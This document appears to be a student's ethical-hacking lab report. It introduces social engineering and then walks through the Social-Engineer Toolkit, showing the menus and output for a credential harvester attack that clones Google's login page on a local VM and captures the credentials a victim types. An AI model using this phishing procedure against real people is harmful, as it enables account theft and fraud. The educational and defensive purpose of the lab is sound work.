

Practical-8

AIM:

Social engineering is a term that encompasses a broad spectrum of malicious activity. Social Engineering scams are the art of deception used by evil-minded people to feed their greed for money or something else. They exploit the weakness that found in every organization, human psychology. Using phone calls and other media, these attackers trick people into handing over access to the organization's sensitive information. (eg. phishing, spear phishing, vishing, pretexting, baiting, quid pro quo and tailgating.) Reverse social engineering is a very unique form of social engineering. In most social engineering attacks, the attacker goes to the victim to obtain information. In reverse social engineering, however, the victim innocently goes to the attacker.

Practical approach to study Social Engineering and reverse social engineering to perform ethical hacking.

THEORY:

Social engineering is a manipulation technique that exploits human error to gain private information, access, or valuables. In cybercrime, these "human hacking" scams tend to lure unsuspecting users into exposing data, spreading malware infections, or giving access to restricted systems. Attacks can happen online, in-person, and via other interactions.

Scams based on social engineering are built around how people think and act. As such, social engineering attacks are especially useful for manipulating a user's behavior. Once an attacker understands what motivates a user's actions, they can deceive and manipulate the user effectively.

In addition, hackers try to exploit a user's lack of knowledge. Thanks to the speed of technology, many consumers and employees aren't aware of certain threats like drive-by downloads. Users also may not realize the full value of personal data, like their phone number. As a result, many users are unsure how to best protect themselves and their information.

Generally, social engineering attackers have one of two goals:

1. Sabotage: Disrupting or corrupting data to cause harm or inconvenience.
2. Theft: Obtaining valuables like information, access, or money.

In this practical we are going to use setoolkit to understand how hackers perform social engineering.

When a social engineering attack is performed, the weakest link in the chain is not the computer system, the firewall, services or apps. It's us, the humans behind those technologies.


SETOOLKIT:

The Social-Engineer Toolkit (SET) is an open-source penetration testing framework designed for social engineering. SET has a number of custom attack vectors that allow you to make a believable attack in a fraction of time. These kind of tools use human behaviors to trick them to the attack vectors.


It offers many brilliant features, including faking phone numbers, sending SMS, or helping to create a phishing page by instantly cloning the original.

CODE:

```
sudo setoolkit
```

OUTPUT:

Below you can see the different types of attacks but we have to select social engineering attack for that enter 1.



```

19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[---] Version: 8.0.3
[---] Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)


Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

```



```

19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)


Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

```

Below In Social engineering there are many attacks but we will perform website attack vectors .So select 2 and press enter to continue.



```

File Actions Edit View Help
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legi
ndow pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Crede
t once to see which is successful.


The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploi

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

```

Below we are going to perform **credential harvester attack** which is used to get credentials from user by launching the popular sites like Google and twitter's login page .So select 3 for it. then select 1 and press enter to create web template for phishing.



```

File Actions Edit View Help
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the 'IMPORT' feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know

```

Below select IP address of your pc to get victim's credentials to your terminal. And then select the template of website you want to clone here we are selecting Google.

```

PS> ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:febe:2060 prefixlen 64 scopeid 0<link>
    ether 08:00:27:be:20:60 txqueuelen 1000 (Ethernet)
    RX packets 18 bytes 1750 (1.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 2792 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[/home/kali]
PS>

```

```

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

    /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter


set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 -- [17/Mar/2022 06:05:18] "GET / HTTP/1.1" 200 -
127.0.0.1 -- [17/Mar/2022 06:05:18] "GET / HTTP/1.1" 200 -

```


Below enter the IP address of your machine to browser and press enter you will see the Google login page. Then we have entered information for login.



Below we can see, after pressing enter original Google login page will open and victim will think like there may be error because of low internet.



Below we can see, whenever victim will enter it's email id and password, it's credentials will be shown in our terminal.



LATEST APPLICATIONS:

- Multi-platform: It can run on Linux, Unix and Windows.
- Supports integration with third party modules.
- Allows multiple tweaks from the configuration menu.
- Includes access to the Fast-Track Penetration Testing platform
- Social engineering attack options such as Spear-Phishing Attacks, Website Attacks, Infection Media Generator, Mass Mailing, Arduino-Based Attack, QRCode Attacks, Powershell Attack Vectors, and much more.

LEARNING OUTCOME:

In this practical we learned what is social engineering and how hacker's use it to theft the personal information of victims. Then we learned about kali linux's tool named 'setoolkit' which has many features and attacks like social engineering attacks, penetration testing, and many more. Then we performed credential harvesting attack and demonstrated how this attack works.

REFERENCES:

1. Social Engineering Attack Demo - Kali Linux setoolkit - Cybersecurity - CSE4003 - YouTube